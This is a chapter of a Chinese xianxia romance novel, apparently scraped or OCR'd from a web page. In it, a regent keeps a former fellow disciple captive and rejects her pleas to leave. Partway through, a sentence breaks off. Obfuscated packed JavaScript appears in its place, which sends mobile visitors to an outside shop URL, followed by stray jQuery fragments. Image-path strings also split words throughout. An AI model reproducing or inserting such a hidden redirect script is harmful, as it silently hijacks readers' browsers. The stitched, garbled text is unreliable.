辰时猛地站起身来,眼底柔情悉数褪尽,“但如今你在这里,川国你是再也回不去了。你只有忘掉所有、重新开始这一条路。”
“辰师兄,你就不能放我走吗”?青莲也突然站起身来,用恳求的眼光看着他,“当初你选择了玫兮,就已断绝了你我二人的可能。如今我们各据一方,就算不能各安天命,也绝无重头再来的可能。”
“我没有选择她!我也从来就没有想过要选她!是先帝以你的性命要挟我,如果我不答应,他就不救那时命悬一线的你,我不能眼睁睁看着你死,所以才……”,辰时神情激动,不由自主伸出双臂抓住青莲的肩膀,一把将她搂入怀中。
青莲一时反应不过来,耳边只有他不停的解释,“当时先帝要我对天发誓,若日后我为晟帝,皇后必是玫兮,否则所有的反噬都会落在你身上。事到如今,你还不明白,为何我明明万人之上,却迟迟不愿称帝的原因吗?”他紧紧抱着惊诧得呆住的青莲,一股脑将心中所有的憋闷和情意全盘托出,唯愿她能信、能懂,能留在他身边。
无尽的酸涩在她心中铺开,原来那时的分离与诀别,从不是薄情,而是一场以他终身为代价的守护。她并非铁石心肠,无法无视他这份隐忍与深情。可理智却清醒地告诉她,事过境迁,再难回头。
她用力挣开他的怀抱,垂眸不语好一阵,轻软却异常坚定地说,“辰师兄,谢谢你为我扛下这么多,我心里……真的很难受。可现在一切都晚了,我们都回不去了。我已是他人妻子,你也有已聘之女。玫兮公主她虽有些骄纵,但从各方面来说,却比谁都更适合晟后这个角色。你我从前的所有,就此放手吧。”
“玫兮”?辰时冷笑,语气中充满着鄙夷和厌恶,“你可知道她曾经联合一墨,要将我置于死地?要不是你舍身相救,我已经死在晟川边境了。”
“你中焚心针那次”?青莲诧异道。
辰时点点头,眼中满是恨意。
青莲转身后退几步,“玫兮……她……大概当年只是年少无知,尚未将你视为托付终身之人,一时糊涂才行差踏错。但如今你已是摄政王,更是未来的皇帝,想必不会……你不妨……试着给她一次机会,试着接纳你与她往后的日子。”
听着她这番磕磕巴巴的劝慰,辰时低笑一声,眼底只剩一片寒凉与自嘲。
“你明明知道,她爱的,从来只是一个能带给她无限风光和荣华富贵的傀儡。我也是人,接纳她,我做不到。”
一句话,戳破所有的自欺欺人与幻想,也让她刚刚勉强筑起的安慰,瞬间碎得彻底。
“那你就别娶她,做一辈子摄政王也无所谓,只要权力在你手里,别人也不敢说什么。天下女子多得是,总能找到那个真心爱你、愿意和你共度一生……”
话还没说完,她就被辰时赫然搂入怀中,“我不要别人!我只要那个在我还是小小晟云顶弟子时,就满心满眼全是我的女子。”
“可你也知道那是当年”,青莲边挣扎边大喊,“我早就告别过去,有了新的生活,我不想也不愿再回头看。”
莫名的泪水从眼眶滑落,她哭着乞求,“辰师兄,如果你不能放我回去,就杀了我吧。否则人言可畏,我如何面对悠悠众口。”
他心头猛地一揪,伸手轻轻抚上她的脸颊,温柔地拭去眼角不断滑落的泪珠。手里的动作虽轻得像是在对待易碎的珍宝,可眼底的执拗,却重如千斤。
“我不会放你走,也不可能再伤你分毫,更不会给你了断自己的机会。你听好了,你若敢轻生,不仅那什么一尘、一念,甚至翊斐一家乃至千漫江里的所有魂魄,我一个都不会放过。我,说到做到!”
看着这张越来越陌生的脸,青莲顿感全身冰凉。他什么时候变得如此冷血可怕?那深情之下包裹着刺骨的占有欲,像一张密不透风的网,将她整个人牢牢困住,令她喘不过气来。
恐惧与悲怆交织,她只想逃,尽快逃,逃得越远越好。
她奋力挣开束缚的双臂,跑向院门。可打开大门后,又被强大的屏障撞回,落在身后的他怀中。
她下意识提气,抬手便是果决的招式,直逼他面门。对方却只从容移步闪避,身姿舒展间,分明留足了余地。
转瞬间,两人已拆了数招,她招招精准,却被他屡屡轻描淡写地避开。直至她气息渐促,终于力竭跌坐在地,绝望地放声大哭。
辰时走到她身边,蹲下身来,温柔地一把将她搂住,轻轻地拍着她的后背。
看着她这样,他比谁都心疼。可这份心疼,终究抵不过心底那份近乎疯狂的执念。
他将她的头靠在自己肩上,低沉而沙哑的嗓音中,带着不容动摇的坚定,“哭吧,我会陪着你哭完为止。但你记住,我不会放你走,这辈子都不会。”
月色越来越明,不知过了多久,哭声才渐渐止住。青莲眼神空洞地看着前方,仿佛是一尊失了魂的雕像。周遭变得一片死寂,只有两人浅浅的呼吸声交织在一起。
如此不知又过了多久,辰时看向院门,屏障立刻开启一道缺口,随后肖诚带着几名宫女敛声屏息而入。没有看向二人,径直垂首快步去往卧室和厨房。
不一会儿,肖诚就轻声走到辰时面前,小心翼翼地询问,“殿下,沐浴已经准备完毕了,您看……”
辰时没有抬头,目光仍在怀中女子脸上,“服侍公主沐浴更衣,今日大家都累了,本王自去景宸殿歇息,明日再过来。”
肖诚身后的宫女听闻,立刻搀扶着一脸呆滞的青莲起身,缓缓进入屋内。
辰时一只脚已踏出院门,突然回头对肖诚交代,“公主几日没吃东西了。她爱吃什么你也清楚,无论如何让她睡前吃点儿
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17946646|209845||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
。”
“是”,肖诚听见自己心跳得厉害。
辰时点点头,另一只脚刚迈出门,又再次回头盯着这年轻随侍,“看好她了,别让她乱来。否则你知道,本王可不好说话。”
“是,殿下”,肖诚的心脏差点从嘴里蹦出来。
眼瞅着这位坏脾气主子出了门,他连忙小跑到房门外,听见里面宫女伺候沐浴的声音,方放下心来。随后,查看了一番换新的被褥和床单,又跑去厨房张罗饭菜。
青莲如同木偶般被宫女们架着沐浴更衣后,又被拉到饭桌前,对着一桌子热腾腾的菜发呆。
看着呆坐在凳子上,丝毫没有拿起筷子意识的公主,肖诚心里也不是滋味儿。
“殿下,奴才知道您心里拧着劲儿,可您这般自苦,也实在不值当啊。只要身命尚存,来日才有转机。好歹先吃一口,撑下去,才有机会离开。”
青莲眼睫微颤,却终究没有动作。
肖诚叹了口气,“公主,如若您真的想离开这儿,让对方完全放下戒心,方是上策。”
一字一句砸在青莲心头,终于,她眼神开始对焦,愈发坚定。
千里之外的望川城中,一尘看着风尘仆仆带着禁军赶过来的一念,一时难过得说不出话来。
一念当即下跪,向陛下请罪,言明是自己下属莽撞冒进,鼓动皇后仓促出击,最终造成如此惨重的后果,并请陛下按律惩处。
一尘苦笑,“按律惩处?难道朕还要把你也给杀了?那我大川可就真的完了。”
一念无言以对,只得自责地低头不语。
“探子得到的消息,那辰时当时就带着她离开漠黑了,想必此时也已到达晟都,我们已然错过营救她的最佳时机。你说说看,下一步,应该怎么走”?一尘弱的语气中尽是无奈。
“禀陛下,臣以为我们必须暂时忘掉刚刚经历的所有,尽快组织另一场进攻”,一念语气坚定,“现下漠黑城中没有了那位摄政王,又兵器短缺、经历了攻城重创,就算来了那个姓沐的,也提升不了多少战力。”
“你对那个沐涵有多少了解?”
“他曾经也短期驻守过漠黑,臣和他打过照面,明显能感觉出,他的实力比辰时、甚至翊斐都还是要差一截的。况且,之前也曾听皇后聊起过她这几位师兄,和我感受到的完全一致”,一念回忆道。
一尘双拳不自觉地握紧,冷哼道,“他那个寻风铃对付对付一般人就算了,在我裂穹戟面前,简直就是小儿玩物!靖国公主听令,朕命你即刻整军出征,攻取漠黑城。朕自会从旁牵制敌国丞相,阻止其增援。此战你需稳扎稳打,务必克城破防,为我大川日后长久对峙乃至步步进去,奠定根基。”
“臣领旨,定不负陛下所托。”
看着二人转身离去的背影,一尘的思绪却飘向了遥远的晟都。